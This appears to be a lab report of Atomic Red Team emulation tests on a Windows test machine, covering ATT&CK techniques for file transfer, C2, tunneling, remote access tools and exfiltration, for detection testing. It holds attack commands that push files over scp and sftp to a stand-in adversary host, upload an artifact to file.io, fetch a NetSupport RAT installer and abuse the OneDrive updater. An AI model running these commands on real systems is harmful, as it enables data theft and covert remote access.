Downloading https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt
0%
Downloading https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt
0%
Downloading https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt
0%
Downloading https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt
0%
Downloading https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt
0%
Downloading https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt
100%
Downloading https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt
100%
Downloading https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt
100%
C:\Users\Test_runner>

```

File Explorer view of the Temp folder:

Name	Date modified	Type	Size
a5e97766-0858-4c2f-bea5-961c3eb6...	6/13/2025 1:06 PM	TMP File	872 KB
a87029a5-49dd-48c7-a6d1-f79ffaa30...	6/14/2025 1:31 AM	TMP File	2,223 KB
Atomic-license.txt	6/24/2025 1:29 AM	Text Document	2 KB

Atomic Test #29 - iwr or Invoke Web-Request download

Use 'iwr' or "Invoke-WebRequest" -URI argument to download a file from the web. Note: without -URI also works in some versions.

```

C:\Windows\system32>powershell.exe iwr -URI https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt -Outfile %temp%\Atomic-license.txt
C:\Windows\system32>



```

File Explorer view of the Temp folder:

Name	Date modified	Type	Size
a87029a5-49dd-48c7-a6d1-f79ffaa30...	6/14/2025 1:31 AM	TMP File	2,223 KB
Atomic-license.txt	6/24/2025 12:56 AM	Text Document	2 KB
AtomicTestService_CMD.log	6/23/2025 11:31 PM	Text Document	1 KB

Atomic Test #30 - Arbitrary file download using the Notepad++ GUP.exe binary

GUP is an open source signed binary used by Notepad++ for software updates, and can be used to download arbitrary files(.zip) from internet/github. [Reference](#) Upon execution, a sample zip file will be downloaded to C:\Temp\Sample folder




Atomic Test #31 - File download via nsurl

Can not process due to OS unavailable.

Atomic Test #32 - File Download with Sqlcmd.exe

One of the windows packages 'Sqlcmd.exe' can be abused to download malicious files from C2 servers This Atomic will exhibit the similar behavior by downloading a sample zip file from src directory of this Technique folder via GitHub URL



Local Disk (C:) >

☐	Name	Date modified	Type	Size
	\$WinREAgent	6/12/2025 12:24 AM	File folder	
	1056.001	5/9/2025 8:51 AM	File folder	
	CrackMapExecWin	6/21/2025 6:29 PM	File folder	
	inetpub	5/8/2025 12:31 AM	File folder	
	PerfLogs	12/7/2019 4:14 PM	File folder	
	Program Files	6/24/2025 9:25 AM	File folder	
	Program Files (x86)	6/22/2025 10:33 AM	File folder	
	ProgramData	6/23/2025 11:16 PM	File folder	
	Temp	6/24/2025 1:14 AM	File folder	
	Users	5/7/2025 11:09 AM	File folder	
	Windows	6/23/2025 9:37 PM	File folder	
	svchost.exe	5/7/2025 6:32 PM	Application	283 KB
	T1105.txt	6/23/2025 9:48 PM	Text Document	1 KB
☒	T1105.zip	6/24/2025 9:30 AM	Compressed (zipp...	1 KB

Atomic Test #33 - Remote File Copy using PSCP

Copy a staged file using PSCP.exe to a public target location.

```
PowerShell 7-preview (x64)
PS C:\Users\Test_runner> fsutil file createnew C:\Temp\T1105_scp.zip 1048576
>> echo y | C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\pscp.exe -P 22 -pw atomic C:\Temp\T1105_scp.zip atomic@127.0.0.1:T1105_scp.zip
>>
File C:\Temp\T1105_scp.zip is created
The host key is not cached for this server:
 127.0.0.1 (port 22)
You have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
 ssh-ed25519 255 SHA256:bm8CQtzdb/kRC3R1AyQLoDcJoVpiFyVDw13qZW/KHm0
If you trust this host, enter "y" to add the key to PSCP's
cache and carry on connecting.
If you want to carry on connecting just once, without adding
the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n, Return cancels connection, i for more info) y
Access denied
FATAL ERROR: Configured password was not accepted
PS C:\Users\Test_runner> echo y | C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\pscp.exe -P 22 -pw atomic C:\Temp\T1105_scp.zip atomic@127.0.0.1:T1105_scp.zip
Access denied
FATAL ERROR: Configured password was not accepted
PS C:\Users\Test_runner> _
```

Using self scp_user.

```
PowerShell 7-preview (x64)
PS C:\Users\Test_runner> echo y | C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\pscp.exe -P 22 -pw 123456789 C:\Temp\T1105_scp.zip Test_runner@127.0.0.1:T1105_scp.zip
T1105_scp.zip | 1024 kB | 1024.0 kB/s | ETA: 00:00:00 | 100%
PS C:\Users\Test_runner>
```

Atomic Test #34 - Windows push file using scp.exe


This test simulates pushing files using SCP on a Windows environment.

```
PS C:\Windows\System32> # Check if the folder exists, create it if it doesn't
>> $folderPath = "C:\temp"
>> if (-Not (Test-Path -Path $folderPath)) {
>>     New-Item -Path $folderPath -ItemType Directory
>> }
>>
>> # Create the file
>> $filePath = Join-Path -Path $folderPath -ChildPath "T1105.txt"
>> New-Item -Path $filePath -ItemType File -Force
>> Write-Output "File created: $filePath"
>>
>> # Attack command
>> scp.exe C:\temp\T1105.txt adversary@adversary-host:/tmp/

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a---             6/24/2025 10:35 AM              0 T1105.txt
File created: C:\temp\T1105.txt
ssh: Could not resolve hostname adversary-host: No such host is known.
C:\Windows\System32\OpenSSH\scp.exe: Connection closed

PS C:\Windows\System32>
```



Atomic Test #35 - Windows pull file using scp.exe

This test simulates pulling files using SCP on a Windows environment.

```
PS C:\Windows\System32> scp.exe adversary@adversary-host:/tmp/T1105.txt C:\temp
ssh: Could not resolve hostname adversary-host: No such host is known.
C:\Windows\System32\OpenSSH\scp.exe: Connection closed
PS C:\Windows\System32>
```

Atomic Test #36 - Windows push file using sftp.exe


This test simulates pushing files using SFTP on a Windows environment.

```
Administrator: C:\Program Files\PowerShell\7-preview\pwsh.exe
PS C:\Windows\System32> # Check if the folder exists, create it if it doesn't
>> $folderPath = "C:\temp"
>> if (-Not (Test-Path -Path $folderPath)) {
>>     New-Item -Path $folderPath -ItemType Directory
>> }
>> # Create the file
>> $filePath = Join-Path -Path $folderPath -ChildPath "T1105.txt"
>> New-Item -Path $filePath -ItemType File -Force
>> Write-Output "File created: $filePath"
>> # Attack command
>> echo "put C:\temp\T1105.txt" | sftp adversary@adversary-host:/tmp

Directory: C:\temp

Mode                        LastWriteTime         Length Name
----                        -
-a---                    6/24/2025 10:51 AM             0 T1105.txt
File created: C:\temp\T1105.txt
ssh: Could not resolve hostname adversary-host: No such host is known.
Connection closed

PS C:\Windows\System32>
```



Atomic Test #37 - Windows pull file using sftp.exe

This test simulates pulling files using SFTP on a Windows environment.

```
PS C:\Windows\System32> sftp.exe adversary@adversary-host:/tmp/T1105.txt C:\temp
ssh: Could not resolve hostname adversary-host: No such host is known.
Connection closed
PS C:\Windows\System32>
```

Atomic Test #38 - Download a file with OneDrive Standalone Updater

Uses OneDrive Standalone Updater to download a file from a specified URL by setting up the required registry keys. This technique can be used to download files without executing

anomalous executables. Reference: <https://lolbas-project.github.io/lolbas/Binaries/OneDriveStandaloneUpdater/>

```
Administrator: C:\Program Files\PowerShell7-preview\powershell.exe
PS C:\Windows\System32> IF ("not (Test-Path "C:\Users\$env:USERNAME\AppData\Local\Microsoft\OneDrive\OneDriveStandaloneUpdater.exe")) {
>> Write-Host "OneDriveStandaloneUpdater.exe not found at C:\Users\$env:USERNAME\AppData\Local\Microsoft\OneDrive\OneDriveStandaloneUpdater.exe. Test cannot continue."
>> exit 1
>> }
>> New-Item -Path "HKCU:\Software\Microsoft\OneDrive\UpdateOfficeConfig" -Force | Out-Null
>> Set-ItemProperty -Path "HKCU:\Software\Microsoft\OneDrive\UpdateOfficeConfig" -Name "UpdateRingSettingURLFromOC" -Value "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt"
>> " -Type String -Force
>> Set-ItemProperty -Path "HKCU:\Software\Microsoft\OneDrive\UpdateOfficeConfig" -Name "ODSUUpdateXMLUrlFromOC" -Value "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt"
>> " -Type String -Force
>> Set-ItemProperty -Path "HKCU:\Software\Microsoft\OneDrive\UpdateOfficeConfig" -Name "UpdateXMLUrlFromOC" -Value "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt"
>> " -Type String -Force
>> Set-ItemProperty -Path "HKCU:\Software\Microsoft\OneDrive\UpdateOfficeConfig" -Name "UpdateOfficeConfigTimestamp" -Value 9999999999 -Type QWord -Force
>> # Run OneDrive Standalone Updater
>> & "C:\Users\$env:USERNAME\AppData\Local\Microsoft\OneDrive\OneDriveStandaloneUpdater.exe"
PS C:\Windows\System32>
```

```
PS C:\Windows\System32> Get-ItemProperty -path "HKCU:\Software\Microsoft\OneDrive\UpdateOfficeConfig"

UpdateRingSettingURLFromOC : https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt
ODSUUpdateXMLUrlFromOC    : https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt
UpdateXMLUrlFromOC        : https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt
UpdateOfficeConfigTimestamp : 9999999999
PSPPath                   : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\OneDrive\UpdateOfficeConfig
PSParentPath               : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\OneDrive
PSChildName                : UpdateOfficeConfig
PSDrive                    : HKCU
PSProvider                 : Microsoft.PowerShell.Core\Registry

PS C:\Windows\System32>
```

OneDrive has updated to minimize this exploit so there is no file in the Update file.

This PC > Local Disk (C:) > Users > Test_runner > AppData > Local > Microsoft > OneDrive > Update

Name	Date modified	Type	Size
update.xml	6/24/2025 8:52 AM	Microsoft Edge HTML Document	2 KB

Multi-Stage Channels: T1104

Can not process due to not having source.

Non-Application Layer Protocol: T1095

Description from ATT&CK

Atomic Test #1 - ICMP C2

This will attempt to start C2 Session Using ICMP. For information on how to set up the listener refer to the following blog: <https://www.blackhillsinfosec.com/how-to-c2-over-icmp/>

https://drive.google.com/file/d/1hizzAxDBt-grwUAr9eT4lXQ47MNT6db_/view?usp=sharing

Atomic Test #2 - Netcat C2

Start C2 Session Using Ncat To start the listener on a Linux device, type the following: nc -l -p

<https://drive.google.com/file/d/1JbW1P0SvQ3CHL-c-zVum-8955sjGNXnZ/view?usp=sharing>

Atomic Test #3 - Powercat C2

Start C2 Session Using Powercat To start the listener on a Linux device, type the following: nc -l -p

<https://drive.google.com/file/d/1E-E9eMaacSHTF-QHqrmvhdVj7BkM4A7/view?usp=sharing>

Atomic Test #4 - Linux ICMP Reverse Shell using icmp-cnc

Can not process due to OS unavailable.

Non-Standard Port: T1571

Description from ATT&CK

Atomic Test #1 - Testing usage of uncommonly used port with PowerShell

Testing uncommonly used port utilizing PowerShell. APT33 has been known to attempt telnet over port 8081. Upon execution, details about the successful port check will be displayed.

<https://drive.google.com/file/d/1O3HKy-ALkvcPnC1pDtQ8ldZKIsyDvAPA/view?usp=sharing>

Atomic Test #2 - Testing usage of uncommonly used port

Can not process due to OS unavailable.

Protocol Tunneling: T1572

Description from ATT&CK

Atomic Test #1 - DNS over HTTPS Large Query Volume

This test simulates an infected host sending a large volume of DoH queries to a command and control server. The intent of this test is to trigger threshold based detection on the number of DoH queries either from a single source system or to a single target domain. A custom domain and sub-domain will need to be passed as input parameters for this test to work. Upon execution, DNS information about the domain will be displayed for each callout in a JSON format.

https://drive.google.com/file/d/1g6VsR270tCUsltHSoEu_XQfck5-SpLKD/view?usp=sharing

Atomic Test #2 - DNS over HTTPS Regular Beaconsing

This test simulates an infected host beaconing via DoH queries to a command and control server at regular intervals over time. This behaviour is typical of implants either in an idle state waiting for instructions or configured to use a low query volume over time to evade threshold based detection. A custom domain and sub-domain will need to be passed as input parameters for this

test to work. Upon execution, DNS information about the domain will be displayed for each callout in a JSON format.

<https://drive.google.com/file/d/1mLnwyfnQbcPkz9pDJmKGp-iuJfvkWgsP/view?usp=sharing>

Atomic Test #3 - DNS over HTTPS Long Domain Query

This test simulates an infected host returning data to a command and control server using long domain names. The simulation involves sending DoH queries that gradually increase in length until reaching the maximum length. The intent is to test the effectiveness of detection of DoH queries for long domain names over a set threshold. Upon execution, DNS information about the domain will be displayed for each callout in a JSON format.

<https://drive.google.com/file/d/1JZ1fwxjB5YkSueozJYxeVP26AP59iPUR/view?usp=sharing>

Atomic Test #4 - run ngrok

Download and run ngrok. Create tunnel to chosen port.

https://drive.google.com/file/d/1yLAsfDBWWJb9BFzvh_d-iiWOhRndaErn/view?usp=sharing

Atomic Test #5 - Microsoft Dev tunnels (Linux/macOS)

Can not process due to OS unavailable.

Atomic Test #6 - VSCode tunnels (Linux/macOS)

Can not process due to OS unavailable.

Atomic Test #7 - Cloudflare tunnels (Linux/macOS)

Can not process due to OS unavailable.

Proxy: T1090

T1090.001 - Internal Proxy

[Description from ATT&CK](#)

Atomic Test #1 - Connection Proxy

Can not process due to OS unavailable.

Atomic Test #2 - Connection Proxy for macOS UI

Can not process due to OS unavailable.

Atomic Test #3 - portproxy reg key

Adds a registry key to set up a proxy on the endpoint at HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\PortProxy\v4tov4 Upon execution there will be a new proxy entry in netsh netsh interface portproxy show all

<https://drive.google.com/file/d/1CwBNx16t3HaIb1WMrhckxXywpsmjZei7/view?usp=sharing>


Remote Access Tools: T1219

Description from ATT&CK

Atomic Test #1 - TeamViewer Files Detected Test on Windows

An adversary may attempt to trick the user into downloading teamviewer and using this to maintain access to the machine. Download of TeamViewer installer will be at the destination location when successfully executed.

<https://drive.google.com/file/d/1AmWkrmQ3ns2AyNEN7qR0Znl7yF7JbfN/view?usp=sharing>



Atomic Test #2 - AnyDesk Files Detected Test on Windows

An adversary may attempt to trick the user into downloading AnyDesk and use to establish C2. Download of AnyDesk installer will be at the destination location and ran when successfully executed.

https://drive.google.com/file/d/1zWEq_8h6fU5EnVk9iauJ9Im7gLvDny1v/view?usp=sharing

Atomic Test #3 - LogMeIn Files Detected Test on Windows

An adversary may attempt to trick the user into downloading LogMeIn and use to establish C2. Download of LogMeIn installer will be at the destination location and ran when successfully executed.

<https://drive.google.com/file/d/1JvZpazMXPB7QFylznKIBkDAG0X6cBkAY/view?usp=sharing>

Atomic Test #4 - GoToAssist Files Detected Test on Windows

An adversary may attempt to trick the user into downloading GoToAssist and use to establish C2. Download of GoToAssist installer will be at the destination location and ran when sucessfully executed.

<https://drive.google.com/file/d/1f0D3-X6M24WyGpfulJnqAUDpI1rs5BRW/view?usp=sharing>

Atomic Test #5 - ScreenConnect Application Download and Install on Windows

An adversary may attempt to trick the user into downloading ScreenConnect for use as a C2 channel. Download of ScreenConnect installer will be in the Downloads directory. Msiexec will be used to quietly insall ScreenConnect.

https://drive.google.com/file/d/1end974bxRCXQiLXym5_Ufm6nnwfcHckr/view?usp=sharing

Atomic Test #6 - Ammyy Admin Software Execution

An adversary may attempt to trick the user into downloading Ammyy Admin Remote Desktop Software for use as a C2 channel. Upon successful execution, Ammyy Admin will be executed.

<https://drive.google.com/file/d/1wfTrqDb7AIM7ftBNQhxU9e384LcXXs88/view?usp=sharing>

Atomic Test #7 - RemotePC Software Execution

An adversary may attempt to trick the user into downloading RemotePC Software for use as a C2 channel. Upon successful execution, RemotePC will be executed.

<https://drive.google.com/file/d/1Ny9kNfU08RGT6KRPWx8mJSJBFG9xaXHA/view?usp=sharing>

Atomic Test #8 - NetSupport - RAT Execution

A recent trend by threat actors, once a foothold is established, maintain long term persistence using third party remote services such as NetSupport to provide the operator with access to the network using legitimate services.

```
PS C:\Users\vboxuser> New-Item -Type Directory "C:\AtomicRedTeam\ExternalPayloads\" -ErrorAction Ignore -Force | Out-Null
>> (New-Object Net.WebClient).DownloadFile("https://nsproducts.azureedge.net/nsm-1270/en/Setup.exe","C:\AtomicRedTeam\ExternalPayloads\T1219_NetSupport.exe")
MethodInvocationException:
Line |
  2 | (New-Object Net.WebClient).DownloadFile("https://nsproducts.azureedge ...
    | ~~~~~
    | Exception calling "DownloadFile" with "2" argument(s): "No connection could be made because the target machine actively refused it. [::ffff:125.235.4.59]:443 (nsproducts.azureedge.net:443)"
```

Atomic Test #9 - UltraViewer - RAT Execution

A recent trend by threat actors, once a foothold is established, maintain long term persistence using third party remote services such as UltraViewer to provide the operator with access to the network using legitimate services.

<https://drive.google.com/file/d/1967LH2hchMp6yER5jA-ze39PvL7y16am/view?usp=sharing>

Atomic Test #10 - UltraVNC Execution

An adversary may attempt to trick the user into downloading UltraVNC for use as a C2 channel. Upon successful execution, UltraVNC will be executed.

https://drive.google.com/file/d/1jEpH1fdMA3M3rT45g1SjZ5I4HPCJ_tPo/view?usp=sharing

Atomic Test #11 - MSP360 Connect Execution

An adversary may attempt to trick the user into downloading MSP360 Connect for use as a C2 channel. Upon successful execution, MSP360 Connect will be executed.

Atomic Test #12 - RustDesk Files Detected Test on Windows

An adversary may attempt to trick the user into downloading RustDesk and use this to maintain access to the machine. Download of RustDesk installer will be at the destination location when successfully executed.

<https://drive.google.com/file/d/10PWRH4TPj1Wyg8W8CgpeUJiVZ3fOZwof/view?usp=sharing>

Atomic Test #13 - Splashtop Execution


An adversary may attempt to trick the user into downloading Splashtop for use as a C2 channel. Upon successful execution, Splashtop will be executed.

https://drive.google.com/file/d/1PDteAyC3ju-00aNeN04_ZDgEdutOJPcB/view?usp=sharing

Atomic Test #14 - Splashtop Streamer Execution

An adversary may attempt to use Splashtop Streamer to gain unattended remote interactive access. Upon successful execution, Splashtop streamer will be executed.

https://drive.google.com/file/d/1BXKpn4jH6eq9CBxvWqNIV_7G28CHZICf/view?usp=sharing



Atomic Test #15 - Microsoft App Quick Assist Execution

An adversary may attempt to trick a user into executing Microsoft Quick Assist Microsoft Store app and connect to the user's machine.

<https://drive.google.com/file/d/176pM5pWUneY9rXKXa3PQGx1VIWIApaPe/view?usp=sharing>

Traffic Signaling: T1205

Can not process due to not having source.<https://attack.mitre.org/techniques/T1205>

Web Service: T1102

Can not process due to not having source.

Exfiltration

Automated Exfiltration: T1020

Description from ATT&CK

Atomic Test #1 - IcedID Botnet HTTP PUT

Creates a text file
Tries to upload to a server via HTTP PUT method with ContentType Header
Deletes a created file

https://drive.google.com/file/d/1LBSuM_78dkv638WSH5d3EylHoOWiPA3k/view?usp=sharing

Atomic Test #2 - Exfiltration via Encrypted FTP

Simulates encrypted file transfer to an FTP server. For testing purposes, a free FTP testing portal is available at <https://sftpcloud.io/tools/free-ftp-server>, providing a temporary FTP server for 60 minutes. Use this service responsibly for testing and validation only.

<https://drive.google.com/file/d/163wXvldAIWuWMwOJingT03XR6nXmQV6-/view?usp=sharing>

```
PS C:\Windows\System32> Invoke-WebRequest -Uri $ftpUrl -Method Put -InFile "C:\temp\T1020_FTP_sample.txt" -Credential $
creds -AllowUnencryptedAuthentication
Invoke-WebRequest: The 'ftp' scheme is not supported.
```

Data Transfer Size Limits: T1030

Description from ATT&CK

Atomic Test #1 - Data Transfer Size Limits

Can not process due to OS unavailable.


Atomic Test #2 - Network-Based Data Transfer in Small Chunks

Simulate transferring data over a network in small chunks to evade detection.

https://drive.google.com/file/d/1u0Jc3RbagbzBDjI6hHpT_qtbE-y1XjbZ/view?usp=sharing

```
PS C:\Users\vboxuser> $curlPath = "C:\Windows\System32\Curl.exe"
>> $outputFile = "$env:TEMP\fileio_response.txt"
>>
>> & $curlPath -k -F "file=@C:\AtomicRedTeam\atomics\T1048.002\src\artifact" https://file.io/ -o $outputFile
>>
>> $response = Get-Content $outputFile -Raw
>> Write-Host "`n[+] Phản hồi từ file.io: `n$response"
% Total    % Received % Xferd  Average Speed   Time    Time     Current
   Dload  Upload  Total   Spent    Left     Speed
100    222    0    0  100    222      0   149  0:00:01  0:00:01 --:--:--  150

[+] Phản hồi từ file.io:
```



Exfiltration Over Alternative Protocol: T1048

T1048.002 - Exfiltration Over Asymmetric Encrypted Non-C2 Protocol

Description from ATT&CK

Atomic Test #1 - Exfiltrate data HTTPS using curl windows

Exfiltrate data HTTPS using curl to file share site file.io

https://drive.google.com/file/d/1QRh8kO0xf0aopxZZTn6dV_TuDsAxbq4/view?usp=sharing

Atomic Test #2 - Exfiltrate data HTTPS using curl freebsd,linux or macos

Can not process due to OS unavailable.

